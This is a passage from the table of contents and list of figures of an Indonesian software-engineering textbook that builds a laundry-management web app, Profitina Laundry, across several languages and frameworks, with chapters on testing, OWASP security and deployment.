12.16 Satu Fitur dalam C#, Java, dan Python: Laporan Bulanan 617
12.16.1 Aturannya 617
12.16.2 C 618
12.16.3 Java dan Python 621
12.16.4 Membuktikan bahwa semuanya sepakat 623
12.17 Profitina dalam Praktik 626
12.18 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 626
12.19 Ringkasan Bab 627
12.20 Soal Latihan 628
12.21 Penyelesaian Soal Latihan 629
Daftar Pustaka 630

BAB 13 Jalur Framework: Django, Spring Boot, Laravel, dan ASP.NET Core MVC 632
13.1 Posisi Kita Sekarang 632
13.2 Apa yang Diberikan Framework, dan Berapa Harganya 633
13.2.1 Tujuh pekerjaan yang dimiliki setiap aplikasi web 633
13.2.2 Apa yang Anda dapatkan 634
13.2.3 Berapa harganya 635
13.3 Satu Aplikasi, Empat Framework 636
13.3.1 Aturan yang dipegang setiap jalur 636
13.3.2 Versi-versinya, diperiksa pada September 2026 637
13.3.3 Satu tabel, empat pemetaan 637
13.4 Django: Framework Python yang Serba Lengkap 638
13.4.1 Proyek, aplikasi, dan jalan pertama 638
13.4.2 Model: menggambarkan tabel yang sudah ada 640
13.4.3 Migrasi yang menjalankan SQL bersama 641
13.4.4 Pengaturan: urutan middleware adalah rancangan keamanan 642
13.4.5 Satu pemeriksaan login untuk setiap view 644
13.4.6 Format kata sandi PBKDF2 bersama 644
13.4.7 Logika bisnis: pembaruan bersyarat di dalam transaksi 647
13.4.8 View API dan pengujiannya 647
13.5 Spring Boot: Framework Java di Dunia Korporasi 649
13.5.1 Starter dan berkas build 649
13.5.2 Entity dan repositori 651
13.5.3 Spring Security: rantai filter 653
13.5.4 Encoder kata sandi 655
13.5.5 Service transaksional dan controller REST 656
13.5.6 Pengujian dengan MockMvc, dan apa yang tidak dapat dibangun di sini 657
13.6 Laravel: Framework PHP 659
13.6.1 Dari PHP murni ke Laravel 659
13.6.2 Model Eloquent dengan kunci teks 659
13.6.3 Migration yang menjalankan skema bersama 661
13.6.4 Autentikasi: user provider Eloquent dengan hasher sendiri 661
13.6.5 CSRF, rute, dan format galat 663

13.6.6 Service, pengujian, dan apa yang tidak dapat dipasang 664
13.7 ASP.NET Core MVC: Framework .NET 665
13.7.1 Model, view, controller 665
13.7.2 Build tanpa paket sama sekali 665
13.7.3 Entity, antarmuka penyimpan, dan EF Core 666
13.7.4 Hasher kata sandi, login, dan CSRF 668
13.7.5 Service, build, dan pengujian, dijalankan sungguhan 671
13.7.6 Apa yang tidak dikompilasi 674
13.8 Berdampingan 675
13.8.1 Keempat jalur dalam satu tabel 675
13.8.2 Satu format kata sandi dalam dua bahasa 676
13.8.3 Dua framework, jawaban yang sama 680
13.8.4 Apa yang benar-benar dijalankan 681
13.9 Memilih Framework 682
13.10 Profitina dalam Praktik 683
13.11 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 683
13.12 Ringkasan Bab 684
13.13 Soal Latihan 685
13.14 Penyelesaian Soal Latihan 686
Daftar Pustaka 689

BAB 14 Pengujian, Keamanan, dan Penerapan 691
14.1 Posisi Kita Sekarang 691
14.2 Mengapa Sebuah Usaha Membutuhkan Uji 692
14.2.1 Apa itu uji 692
14.2.2 Empat tingkat 692
14.3 Rencana Uji 107 Kasus 693
14.3.1 Bagaimana rencana itu disusun 693
14.3.2 Membaca satu kasus 693
14.4 Bagaimana Setiap Jalur Diuji 694
14.4.1 Empat rangkaian, empat bahasa, satu rencana 694
14.4.2 Flask 694
14.4.3 PHP 695
14.4.4 Java 696
14.4.5 Front end statis 696
14.4.6 Membaca hasilnya bersama-sama 697
14.5 Skrip Uji Penerimaan Black-Box Bersama 697
14.5.1 Mengapa menguji dari luar 697
14.5.2 Skrip Python 698
14.5.3 Kembarannya dalam Java 703
14.5.4 Hasil pada tiga jalur dan satu proxy 704
14.6 Keamanan: OWASP Top 10:2025, Diterapkan 705
14.6.1 Daftarnya 705
14.6.2 Injection (A05) 706
14.6.3 Cross-site scripting 707
14.6.4 Cross-site request forgery 707
14.6.5 Autentikasi (A07) 707
14.6.6 Kendali akses (A01) 708
14.6.7 Rahasia dan konfigurasi (A02, A04) 708
14.6.8 Log, peringatan, dan kondisi luar biasa (A09, A10) 709
14.6.9 Rantai pasok (A03) 709
14.7 UU PDP bagi Usaha Kecil 710
14.7.1 Undang-undangnya dan statusnya pada 2026 710
14.7.2 Apa yang disimpan binatu, dan mengapa 710
14.7.3 Kegagalan pelindungan data, langkah demi langkah 711

14.7.4 Apakah binatu memerlukan pejabat pelindungan data? 712
14.8 Pilihan Penerapan 712
14.8.1 Enam jalan menuju internet 712
14.8.2 Shared hosting dengan PHP 713
14.8.3 VPS dengan gunicorn dan nginx 713
14.8.4 Tomcat untuk jalur web Java 717
14.8.5 Kestrel dan IIS untuk ASP.NET Core 717
14.8.6 Kontainer 718
14.8.7 Cloudflare Tunnel dari PC toko sendiri 719
14.9 Daftar Periksa Penerapan 720
14.9.1 Sebelum, selama, dan sesudah 720
14.9.2 Skrip untuk pemeriksaan yang dapat dilakukan mesin 721
14.10 Perkakas yang Dipakai dalam Bab Ini 725
14.11 Profitina dalam Praktik 726
14.12 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 726
14.13 Ringkasan Bab 727
14.14 Soal Latihan 728
14.15 Penyelesaian Soal Latihan 729
Daftar Pustaka 731

BAB 15 Pelajaran dan Jalan ke Depan 733
15.1 Posisi Kita Sekarang 733
15.2 Apa yang Diajarkan Setahun kepada Pemilik 733
15.2.1 Setahun dalam uang 733
15.2.2 Cara pelanggan membayar 734
15.2.3 Gerai, layanan, hari, dan jam 735
15.2.4 Lima hal yang dikerjakan Senin depan 735
15.3 Apa yang Diajarkan Proyek Ini 736
15.3.1 Kepada mahasiswa 736
15.3.2 Kepada pemilik usaha 736
15.3.3 Kepada pengajar 737
15.4 Pengembangan 1: Poin Loyalitas 737
15.4.1 Permintaan pemilik, sebagai kebutuhan 737
15.4.2 Menghitungnya dari data setahun, dalam Python 738
15.4.3 Hal yang sama dalam Java 741
15.4.4 Apa yang disampaikan angka-angka itu kepada pemilik 744
15.4.5 Dari laporan menjadi fitur 745
15.4.6 Merancang tingkat 745
15.5 Pengembangan 2: Rute Antar-Jemput 746
15.5.1 Apa yang dibutuhkan layanan ini 746
15.5.2 Masalah perutean 746
15.5.3 Tetangga terdekat, dikerjakan dengan tangan 747
15.5.4 Memperbaiki rute dengan mengurai silangnya 747
15.6 Pengembangan 3: Notifikasi WhatsApp 748
15.6.1 Hari ini: tautan, bukan robot 748
15.6.2 Kelak: WhatsApp Business Platform 748
15.6.3 Menulis pesan yang disambut gembira 749
15.7 Pengembangan 4: Analitik 749
15.7.1 Pertanyaan sebelum dasbor 749
15.7.2 Tren di dalam setahun 750
15.7.3 Letak analitik dalam rancangan 751
15.7.4 Satu halaman untuk ponsel pemilik 751
15.8 Cara Mengembangkan Tanpa Merusak 752
15.9 Satu Semester Pengembangan 752
15.10 Profitina dalam Praktik 753

15.11 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 753
15.12 Sepatah Kata Penutup 754
15.13 Ringkasan Bab 755
15.14 Soal Latihan 756
15.15 Penyelesaian Soal Latihan 757
Daftar Pustaka 758

Daftar Gambar

Gambar 1.1 Jumlah nota per minggu di tiga gerai, Oktober 2025 sampai September 2026, dari basis data contoh. Pita berarsir adalah musim hujan; pita merah adalah masa tutup Lebaran 19 sampai 22 Maret 2026. 5

Gambar 1.2 Perjalanan satu pesanan di binatu. Langkah 1 sampai 7 terjadi selama pesanan berstatus `queued`; pesanan menjadi `finished` ketika siap di rak dan `departed` ketika diserahkan atau diantar. Uang dapat diterima saat penerimaan dan saat penyerahan; pembatalan hanya mungkin selama pesanan masih `queued` dan belum ada pembayaran. 6

Gambar 1.3 Empat belas karyawan Profitina Laundry per gerai. Pemilik (biru tua) mengawasi karyawan Rungkut dan kedua supervisor gerai (kuning tua); kasir berwarna hijau toska dan tukang cuci abu-abu. Setiap anak panah adalah satu nilai kolom `spv_id`. 10

Gambar 1.4 Empat jalan uang sampai ke binatu. Uang tunai masuk laci kas; QRIS melalui penyelenggara jasa pembayaran ke rekening bank binatu; transfer langsung ke rekening; deposit sudah dibayar sebelumnya. Setiap pembayaran, apa pun caranya, menjadi satu baris dengan metode, jumlah, dan referensi. 13

Gambar 1.5 Kata-kata di konter dan tabel serta kolom yang mencatatnya. Empat tabel (Customer, Employee, Service, Bill) berasal dari rancangan asli tahun 2020; Outlet, Payment, dan StatusLog ditambahkan pada September 2026. 18

Gambar 1.6 Tagihan `B1365` pada jalur Flask aplikasi, ditangkap dari program yang sedang berjalan dengan data contoh. Halaman ini menjawab pertanyaan yang tidak dapat dijawab nota kertas: di mana kantongnya, apa yang sudah dibayar dan bagaimana, serta siapa melakukan apa, dan kapan. 20

Gambar 1.7 Jumlah kantong di gerai Rungkut pada Rabu, 18 Maret 2026, hari kerja terakhir sebelum libur Lebaran. Garis naik ketika pesanan diterima dan turun ketika pesanan diambil atau dibatalkan; penyelesaian pesanan tidak mengubah jumlahnya. 33

Gambar 2.1 Meja kerja menurut tugas. Anda menulis di VS Code dan menyimpan riwayat di Git; sebuah bahasa menjalankan program Anda; server mengirim halaman ke peramban, tempat *developer tools* memperlihatkan isinya; dan basis data menyimpan data. 42

Gambar 2.2 VS Code dengan folder buku terbuka, digambar sebagai tampilan bersih dari berkas dan keluaran terminal yang sesungguhnya: (1) Explorer, (2) tab editor, (3) terminal bawaan, (4) bilah status dengan lingkungan Python yang dipilih. 46

Gambar 2.3 Permintaan di balik satu halaman, direkam dari Chromium ketika memuat versi Java halaman pertama: dokumennya, *stylesheet* yang ditautnya, dan logonya. Panel Network pada *developer tools* menampilkan daftar yang sama. 47

Gambar 2.4 Satu peramban, lima server di lima porta. Server statis mengirim sebuah berkas; PHP, Flask, dan Java membaca daftar harga dari `laundry.db` yang dibuka hanya-baca; halaman ASP.NET Core membaca daftar yang sama dari ekspor CSV tabel `Service`. 64

Gambar 2.5 Halaman pertama Profitina Laundry, ditangkap dari server Java yang sedang berjalan: logo resmi, daftar harga yang dibaca dari `laundry.db`, dan baris yang menyebutkan server mana yang mengirimnya. 75

Gambar 3.1 Para pemangku kepentingan Profitina Laundry menurut pengaruh pada kebutuhan dan kepentingan pada pekerjaan harian. Pemilik dan supervisor dikelola dengan dekat; regulator berpengaruh besar tetapi tidak berkepentingan pada rincian; kasir, pencuci, dan pelanggan hidup dengan setiap keputusan dan harus terus diberi informasi. 88

Gambar 3.2 Dari sebuah kalimat dalam wawancara sampai ke uji yang dijalankan pada setiap perubahan. Setiap kotak disimpan, sehingga siapa pun dapat menelusuri rantai itu mundur: mengapa uji `test_tc_10_3_and_10_4_same_answer` ada? Karena seorang pelanggan lelah menelepon. 90

Gambar 3.3 Matriks keterlacakan Profitina Laundry: sebelas kebutuhan fungsional terhadap enam belas use case (sel terisi berarti "use case ini mewujudkan kebutuhan ini"), dengan jumlah kriteria penerimaan dan kasus uji per kebutuhan. Ke-87 kasus uji fungsional, 13 kasus uji nonfungsional, dan 7 uji basis data membentuk 107 kasus dalam rencana uji. 109

Gambar 3.4 Kebutuhan Profitina Laundry dalam urutan MoSCoW. Kebutuhan Must adalah binatu yang dapat berjalan selama sehari; Should membuatnya nyaman; Could adalah pekerjaan mendatang yang sudah diketahui; Won't dituliskan agar tak seorang pun menghabiskan akhir pekan untuknya secara tidak sengaja. 127

Gambar 4.1 Diagram use case UML Profitina Laundry: enam aktor, enam belas use case di dalam batas sistem. Segitiga berongga adalah generalisasi: Pemilik adalah Supervisor, dan Supervisor adalah Kasir, sehingga masing-masing mewarisi setiap asosiasi di bawahnya. 137

Gambar 4.2 Include dan extend di sekitar meja depan. Membuat nota selalu mencakup pencarian pelanggan; menyerahkan cucian mencakup pencatatan pembayaran bila masih ada sisa; membayar saat menitipkan memperluas pembuatan nota; mencetak struk memperluas tiga use case. Panah bertitik bukan relasi UML: panah itu menandai alur alternatif yang mengarahkan kasir untuk mendaftarkan pelanggan baru. 138

Gambar 4.3 Formulir *New bill* jalur Flask, ditangkap dari salinan kita sendiri yang sedang berjalan. Gerai (O03 Wiyung) dan karyawan penerima berasal dari sesi, bukan dari formulir; daftar rak hanya menawarkan rak kosong, dari yang terendah; baris harga meminta bilangan bulat kilogram. 145

Gambar 4.4 Perjalanan sebuah nota sebagai diagram aktivitas UML dengan swimlane. Kotak bersudut bundar adalah aksi, belah ketupat adalah keputusan, lingkaran penuh adalah awal, dan lingkaran bercincin adalah akhir. Ketiga kotak kuning adalah saat sistem mengubah status nota, diberi label status yang dihasilkannya. 153

Gambar 4.5 Keadaan sebuah nota sebagai diagram keadaan UML. Setiap panah berlabel *peristiwa [penjaga] / efek*. Pembayaran dan keluhan kembali ke keadaan yang sama: keduanya dicatat, tetapi tidak mengubah status. Nota yang dibatalkan disimpan sebagai `departed` dengan tagihan 0, ditandai oleh baris StatusLog-nya. 154

Gambar 4.6 Pembuatan nota `B2954` sebagai diagram sekuens. Semua yang berada di antara `BEGIN IMMEDIATE` dan `COMMIT` adalah satu transaksi; bila ada pemeriksaan yang gagal, seluruh transaksi dibatalkan dan API menjawab 422 dengan nama isian yang salah. 155

Gambar 4.7 Pencatatan pembayaran QRIS untuk `B2954`. Sisa tagihan tidak disimpan di mana pun: `add_payment()` menghitungnya dari nota dan jumlah pembayarannya, di dalam transaksi, sehingga dua kasir tidak dapat sama-sama menerima Rp 20.000 yang terakhir. Fragmen **opt** adalah langkah tambahan pembayaran deposit. 156

Gambar 4.8 Nota `B2954` setelah replay: dua pembayaran (Rp 20.000 tunai saat menitipkan, Rp 20.000 lewat QRIS saat mengambil), sisa Rp 0, dan riwayat empat peristiwa oleh tiga karyawan berbeda. Semua waktunya 21:00 karena salinan itu berjalan dengan jam demo yang dibekukan pada akhir tahun data contoh. 157

Gambar 5.1 Jalur kerja generator. Dua langkah berwarna kuning menentukan berapa nota yang didapat sehari; langkah-langkah hijau kebiruan mengisi setiap nota; kotak biru tua adalah apa yang ditulis program ke disk. 187

Gambar 5.2 Nota per hari sepanjang tahun contoh (abu-abu), rata-rata tujuh harinya (biru tua), dan jumlah yang diharapkan aturan kalender (kuning putus-putus). Musim hujan, lonjakan Lebaran, empat hari tutup, pembukaan Wiyung, dan rusaknya pengering Keputih pada pekan terakhir diberi tanda. 196

Gambar 5.3 Kehidupan nota `B0014` menurut baris-barisnya di `StatusLog` dan `Payment`. Pita abu-abu adalah jam-jam toko tutup; uang muka menyusul kedatangan dua menit kemudian, dan pembayaran kedua bersamaan dengan serah terima. 207

Gambar 5.4 Nilai tagihan per bulan (batang, dengan banyaknya nota) dan uang yang diterima per bulan (garis), Oktober 2025 sampai September 2026, dalam juta rupiah. 212

Gambar 5.5 Nilai tagihan per outlet dan bulan, dalam juta rupiah. Wiyung mulai pada Januari 2026; bulan-bulan yang diarsir adalah libur panjang Keputih. 213

Gambar 5.6 Nilai tagihan per layanan sepanjang tahun, dalam juta rupiah, dengan porsi setiap layanan terhadap total dan banyaknya nota. 213

Gambar 5.7 Kiri: nota menurut jam kedatangan sepanjang tahun, diwarnai menurut tiga rentang waktu generator. Kanan: nota per hari kalender untuk setiap hari dalam sepekan, atas semua outlet (empat hari tutup tidak dihitung). 214

Gambar 5.8 Porsi pembayaran menurut metode per bulan (menurut banyaknya). Angka putih adalah porsi QRIS dalam persen. 215

Gambar 6.1 Rancangan 2020 dalam notasi Chen: empat entitas, empat relasi, dan beberapa atribut masing-masing. Garis ganda menandai partisipasi total: setiap nota punya pelanggan, pegawai, dan layanan. 232
Gambar 6.2 Rancangan 2020 dalam notasi crow's foot. "Kaki gagak" bercabang tiga menandai sisi banyak dari relasi; dua palang berarti "tepat satu"; lingkaran berarti "mungkin tidak ada". 233
Gambar 6.3 Rancangan 2026 dalam notasi Chen. Entitas baru berwarna hijau kebiruan. Elips putus-putus *sisa* adalah atribut turunan: dihitung dari `Bill.payment` dan pembayaran nota itu, tidak pernah disimpan. 235
Gambar 6.4 Skema 2026 lengkap dalam notasi crow's foot. Kepala biru tua adalah tabel 2020, kepala hijau kebiruan tabel baru; baris hijau muda adalah kolom yang ditambahkan pada 2026; nama kolom abu-abu adalah kolom warisan yang dipertahankan tetapi tidak pernah dibaca. 236
Gambar 6.5 Kehidupan sebuah nota sebagai mesin keadaan. Setiap keadaan mencantumkan kombinasi kolom waktu yang diizinkan batasan `CHECK` `Bill_status_times`; keluhan menambah baris log status tetapi tidak menambah keadaan baru. 249
Gambar 6.6 Dependensi fungsional buku pesanan datar. Panah biru tua keluar dari kunci; panah kuning keluar dari tiga penentu bukan-kunci, dan setiap panah kuning adalah fakta tentang sesuatu selain nota. 254
Gambar 6.7 Memecah buku pesanan datar mengikuti tiga penentu bukan-kuncinya menghasilkan empat tabel dalam bentuk normal ketiga: persis tabel `Bill`, `Customer`, `Service`, dan `Outlet` dalam skema. 258
Gambar 6.8 Anatomi `Employee.password_hash` milik pemilik: algoritma, jumlah iterasi, salt, dan kunci turunan, dua yang terakhir dalam Base64 standar. 270
Gambar 7.1 Urutan logis evaluasi sebuah `SELECT`. Urutan ini berbeda dari urutan kata dalam teks kueri: `SELECT` berada di urutan kelima, setelah baris-baris dipilih dan dikelompokkan. 289
Gambar 7.2 Inner join membuang pelanggan tanpa nota; left join mempertahankannya dengan hitungan 0. Dari 256 pelanggan, 253 punya nota; `C0020`, `C0051`, dan `C0093` tidak. 297
Gambar 7.3 Cara `ROW_NUMBER()` menomori layanan di dalam setiap outlet. Baris abu-abu (peringkat 4) dibuang oleh `WHERE rnk <= 3` di luar. 298
Gambar 7.4 Pelanggan dan nota menurut banyaknya kunjungan dalam setahun. Ke-26 pelanggan yang datang 26 kali atau lebih (10 % dari semua pelanggan) membawa sepertiga dari semua nota. 311
Gambar 7.5 Porsi QRIS atas pembayaran per kuartal dan outlet. Keputih, dekat kampus, memimpin sepanjang waktu dan mendekati separuh semua pembayaran pada kuartal ketiga 2026. 314
Gambar 7.6 Nota per pekan di sekitar Lebaran 2026, dengan bed cover, selimut, dan gorden berwarna kuning. Pekan 9 Maret (masa lonjakan, diarsir kuning) punya 99 nota; pekan 16 Maret (tutup 19 sampai 22 Maret, diarsir merah) hanya 29. 316
Gambar 7.7 Rata-rata waktu per kueri dengan dan tanpa indeks skema, satu kali jalan `explain.py --time` di mesin pembangun. Angka mutlaknya bergantung pada komputer; perbandingannyalah yang penting. 321
Gambar 8.1 Antarmuka depan dan datanya. Halaman hanya berbicara dengan `js/api.js`; `LiveApi`-nya mengambil JSON dari API jalur mana pun, `MockApi`-nya membaca berkas CSV tanpa server. Klien konsol Python dan Java di Subbab 8.15 dan 8.16 memakai API yang sama tanpa peramban. 340
Gambar 8.2 Halaman beranda pada lebar desktop dalam mode *live*, ditangkap dari antarmuka depan yang berjalan. Penanda menunjukkan (1) tautan merek dengan logo resmi, (2) menu utama, (3) bagian *hero*, (4) daftar harga dari `GET /api/services`, (5) formulir kalkulator, (6) pengaturan koneksi di kaki halaman. 345
Gambar 8.3 Tata letak pada 1024 piksel dan pada 360 piksel. Flexbox dan Grid menyesuaikan diri sendiri; *media query* di **Kode 8.5** hanya menyembunyikan menu di balik tombol dan mengubah tabel menjadi kartu. 350
Gambar 8.4 Halaman beranda pada 360 piksel, ditangkap di Chromium: di kiri menu tertutup dan daftar harga digambar sebagai kartu; di kanan tombol **Menu** sudah ditekan dan `aria-expanded` kini bernilai `true`. 352
Gambar 8.5 "Where is my laundry?" pada 360 piksel dalam mode *live*. Kiri: B2938 dengan 0896 0000 1482 siap diambil sejak 30 Sep 2026 18:00. Kanan: nota yang sama dengan nomor telepon lain mendapat pesan yang sama seperti nota yang tidak ada. 355

Gambar 8.6 Satu sesi tampilan staf. Jawaban login memasang *cookie* sesi `HttpOnly`, yang dikirim kembali oleh peramban dengan sendirinya, dan mengembalikan `csrf_token`, yang wajib dikirim skrip sebagai *header* pada setiap perubahan. Perubahan tanpa *header* itu ditolak dengan 403. 362

Gambar 8.7 Dasbor pemilik dalam mode *live*. Penanda menunjukkan (1) siapa yang login, (2) tab-tab, (3) ubin outlet yang ditata oleh Grid, (4) nilai tagihan bulan ini per outlet dan totalnya, (5) layanan teratas bulan ini, (6) sumber data. 367

Gambar 8.8 Antrean O02 Keputih pada pukul 21.00 tanggal 30 September 2026: sembilan nota sedang diproses, enam yang terlambat berlatar merah, terlama di atas, masing-masing dengan tombol **Finished**; di bawahnya enam nota yang siap diambil beserta sisa tagihannya. 368

Gambar 8.9 Empat nota pertama dari antrean yang sama pada 360 piksel: setiap baris adalah kartu yang labelnya berasal dari atribut `data-label` sel-selnya. 369

Gambar 8.10 Struk B0014 seperti dicetak: 3 kg cuci, kering, dan lipat seharga Rp 8.000, dibayar dalam dua bagian (Rp 12.000 tunai saat diantar, Rp 12.000 lewat QRIS saat diambil), sisa Rp 0. Ditangkap dengan emulasi media cetak Chromium. 375

Gambar 9.1 Halaman login jalur PHP (S01), ditangkap dari server yang sedang berjalan. Logo resmi muncul dua kali: di kepala setiap halaman dan pada kartu login. 396

Gambar 9.2 Perjalanan satu permintaan melalui jalur PHP. Berkas nyata di `public/` dikirim apa adanya; *path* lain menjalankan `index.php`, *kernel*, *router*, dan satu *handler* `Web` atau `Api`, yang memakai model, `Db`, dan entah *template* entah `json_encode()`. 402

Gambar 9.3 Satu nilai `Employee.password_hash`: empat bagian yang dipisahkan `$`. Untuk memeriksa kata sandi yang diketik, penurunan yang sama diulang dengan salt dan jumlah iterasi yang tersimpan, lalu kedua kunci dibandingkan dalam waktu konstan. 412

Gambar 9.4 Formulir nota baru setelah dikirim dengan rak A01 yang sudah terpakai, uang muka Rp 50.000 untuk nota Rp 40.000, dan QRIS tanpa referensi. Server menjawab 422; penanda menunjukkan (1) pelanggan terpilih, dipertahankan, (2) galat rak, (3) harga yang dihitung di peramban, (4) galat jumlah uang, (5) referensi yang hilang. 418

Gambar 9.5 Membuat nota B2954: aksi formulir memeriksa token dan sesi, model memeriksa isian, lalu satu transaksi memeriksa rak lagi, menghitung harga dan id, dan menulis tiga baris. Galat apa pun membatalkan semuanya; 422 menampilkan formulir lagi. 426

Gambar 9.6 Nota B2954 setelah **Save bill**: pesan *flash*, status IN PROCESS dengan sisa Rp 20.000, waktu janji 2 Oct 2026 21:00 (48 jam untuk cuci, kering, dan lipat), pembayaran tunai, dan baris riwayat pertama. 427

Gambar 9.7 Struk B2954, dirender Chromium dalam media cetak dari jalur PHP yang berjalan: logo resmi, outlet Wiyung, 5 kg seharga Rp 8.000, Rp 20.000 dibayar tunai, sisa Rp 20.000, dan waktu selesai 2 Oct 2026 21:00. 434

Gambar 9.8 Laporan pendapatan bulanan Oktober 2025 sampai September 2026: 2.953 nota, Rp 144.213.000 ditagihkan dan Rp 142.684.000 diterima. Batangnya adalah elemen HTML `<meter>`; Maret 2026, bulan Lebaran, menjadi puncaknya. 435

Gambar 9.9 Dua cara menyajikan kode yang sama. A: server bawaan PHP dengan `public` sebagai *document root* dan SQLite. B: Apache milik XAMPP menyajikan folder `App` dari `htdocs`, dengan dua berkas `.htaccess` yang membuat semua selain `public/` tak terjangkau dan mengarahkan setiap permintaan ke `index.php`, dan MariaDB menyimpan datanya. 440

Gambar 10.1 Halaman login jalur Flask, ditangkap dari aplikasi yang sedang berjalan. Logo resmi Profitina disajikan dari `laundry/static/img/`. 457

Gambar 10.2 Dasbor pemilik untuk Rabu, 30 September 2026: nota dan uang per gerai, enam nota terlambat di Keputih, pendapatan bulan ini Rp 11.913.000, dan tiga layanan yang paling banyak dipesan. 458

Gambar 10.3 Paket `laundry`. `create_app()` membangun aplikasi dan mendaftarkan semuanya; setiap permintaan melewati penjaga di `auth.py`; halaman dan API memanggil logika bisnis yang sama, dan hanya logika yang berbicara SQL, selalu melalui `db.py` 459

Gambar 10.4 Halaman status menjawab HTTP 429 setelah sebelas pencarian dalam satu menit dari satu alamat. Tangkapan layar ini tidak direkayasa: ia diambil ketika skrip pembanding di Subbab 10.17 masih berada dalam jendela satu menitnya. 467

Gambar 10.5 Jalur satu permintaan melalui jalur Flask. Setiap kotak merah adalah tempat permintaan dapat berhenti; hanya permintaan yang lolos dari semuanya yang mencapai transaksi. 483

Gambar 10.6 Formulir nota baru untuk pelanggan C0151 di Wiyung: layanan, jumlah yang dibulatkan ke atas menjadi kilogram utuh, rak kosong, harga yang ditampilkan peramban selagi mengetik, dan pembayaran opsional saat itu juga. 485
Gambar 10.7 Nota B0014: cuci-lipat 3 kg seharga Rp 24.000, dibayar dalam dua bagian (tunai, lalu QRIS), dan empat entri riwayatnya beserta pegawai yang menyebabkan masing-masing. 486
Gambar 10.8 Struk nota B2938 sebagaimana ditampilkan peramban sebelum dicetak: Rp 40.000 masih harus dibayar, siap pada 30 September 2026 pukul 19.52, dan petunjuk cek status. 487
Gambar 10.9 Cek status publik untuk B2938 dengan nomor telepon yang diketik memakai spasi: siap diambil sejak 30 September 2026 pukul 18.00, Rp 40.000 masih harus dibayar, dan gerai yang dapat dihubungi. Tidak ada nama, alamat, atau e-mail yang muncul. 488
Gambar 11.1 Antrean gerai O02 Keputih di jalur JDK HttpServer pukul 21.00 tanggal 30 September 2026: sembilan nota sedang diproses, enam di antaranya terlambat setelah pengering rusak, dan enam siap diambil. 520
Gambar 11.2 Satu permintaan melewati jalur HttpServer. `WebServer.handle()` melakukan empat pemeriksaan yang sama untuk setiap permintaan; *handler* memanggil layanan; hanya repositori yang memuat SQL, selalu melalui `Sql` dan `PreparedStatement`. 521
Gambar 11.3 Mencatat pembayaran (UC-09, BR-6): tiga pemeriksaan yang berhenti dengan 404 atau 409, lalu aturan *field* yang berhenti dengan 422 dan menyebut setiap *field* yang salah, lalu satu transaksi. 540
Gambar 11.4 Jalur servlet di dalam kontainer. Kontainer membaca `web.xml` sekali, menjalankan *listener*, melewatkan setiap permintaan melalui *filter* lalu ke servlet yang pola URL-nya cocok; servlet meneruskan (*forward*) ke halaman JSP untuk HTML. 546
Gambar 11.5 Nota B2938 di jalur servlet: cuci, kering, dan lipat 5 kg milik Syaiful Wijaya di Wiyung, selesai pukul 18.00 tanggal 30 September, masih harus dibayar Rp 40.000. 555
Gambar 11.6 Pemeriksaan bawaan peramban: *field* nominal memiliki `max="40000"`, sehingga Chromium menolak 50.000 sebelum apa pun dikirim. Ini kenyamanan bagi kasir, bukan perlindungan. 555
Gambar 11.7 Formulir yang sama setelah pemeriksaan peramban dimatikan, seperti yang dapat dilakukan skrip atau pengguna `curl` mana pun: server menjawab 422 dengan dua pesan, satu untuk nominal dan satu untuk referensi QRIS yang tidak diisi, dan tidak ada yang disimpan. 556
Gambar 12.1 *Dashboard* pemilik di jalur ASP.NET Core, ditangkap dengan Playwright dari aplikasi yang sedang berjalan: angka-angka yang sama dengan jalur Flask dan Java pukul 21.00 tanggal 30 September 2026. 583
Gambar 12.2 Satu permintaan melewati jalur ASP.NET Core: Kestrel, berkas statis, *middleware* `Guard`, perutean, lalu halaman Razor atau *minimal endpoint*; keduanya memanggil layanan yang sama, yang memanggil `ILaundryStore`. 584
Gambar 12.3 Satu antarmuka, dua penyimpanan. Penyimpanan CSV adalah bawaan dan tidak memerlukan paket; penyimpanan SQL bekerja dengan *provider* ADO.NET mana pun, yang hanya ikut dikompilasi setelah paketnya ditambahkan. 600
Gambar 12.4 Formulir pembayaran jalur ASP.NET Core untuk B2938, diambil dengan Playwright setelah 50.000 diketik sebagai uang yang diterima: JavaScript halaman itu menampilkan kembalian Rp 10.000, yang tidak pernah dikirim ke server maupun disimpan. 609
Gambar 12.5 Nota B2938 dari jalur ASP.NET Core, dengan logo resmi Profitina: 5 kg dengan harga Rp 8.000, total Rp 40.000, sisa Rp 40.000, siap pada 30 September pukul 19.52. 614
Gambar 12.6 Laporan pendapatan bulanan jalur ASP.NET Core untuk Oktober 2025 sampai September 2026, dengan tautan *Download CSV*. 618
Gambar 13.1 Satu `POST /api/bills` melewati keempat *framework*. Baris 2 sampai 4 (kuning) adalah pemeriksaan keamanan yang dilakukan setiap *framework* sebelum kode binatu berjalan; baris 6 (hijau toska) adalah tempat aturan bisnis binatu sendiri dan transaksinya berada. 636
Gambar 13.2 Tabel kanonis `Bill` dan keempat pemetaannya. Setiap pemetaan menyebut nama tabel asli dan kolom kunci tamu asli `Customer_id`; tidak satu pun dari keempat *framework* diizinkan menciptakan DDL sendiri untuk skema yang sudah ditetapkan spesifikasi. 637
Gambar 13.3 Antrean gerai O02 Keputih di jalur Django pada jam demo 30 September 2026 pukul 21.00: sembilan nota dalam proses (enam terlambat setelah pengering rusak) dan enam menunggu diambil, dua di antaranya masih menyisakan tagihan. 639

Gambar 13.4 Nota B0014 pada jalur ASP.NET Core MVC, ditangkap dari aplikasi yang sedang berjalan: Rp 24.000 ditagih dan dibayar dalam dua bagian Rp 12.000 (tunai, lalu QRIS), serta empat baris riwayat beserta karyawan yang menyebabkan masing-masing. 674

Gambar 13.5 Apa yang benar-benar dijalankan untuk setiap jalur *framework* pada 24 September 2026. Hijau: dijalankan di sini dengan hasil yang diperlihatkan. Merah: mustahil di sini karena *server* paketnya diblokir; README jalur itu memberikan perintahnya. Kuning: tercatat dalam `VERIFIED.md` jalur itu dan tidak diulang untuk bab ini. 681

Gambar 14.1 Keempat rangkaian uji otomatis sebagaimana dijalankan untuk bab ini pada 24 September 2026: kasus yang lulus, kasus yang dilewati karena tidak ada server MySQL, kasus yang memerlukan manusia, dan waktu eksekusi. Tidak ada kasus yang gagal. 694

Gambar 14.2 Satu skrip uji penerimaan, ditulis dua kali (Python dan Java), hanya berbicara HTTP dengan API JSON dan memeriksa 18 kasus rencana uji di setiap jalur, termasuk jalur Flask di belakang nginx dan gunicorn. 698

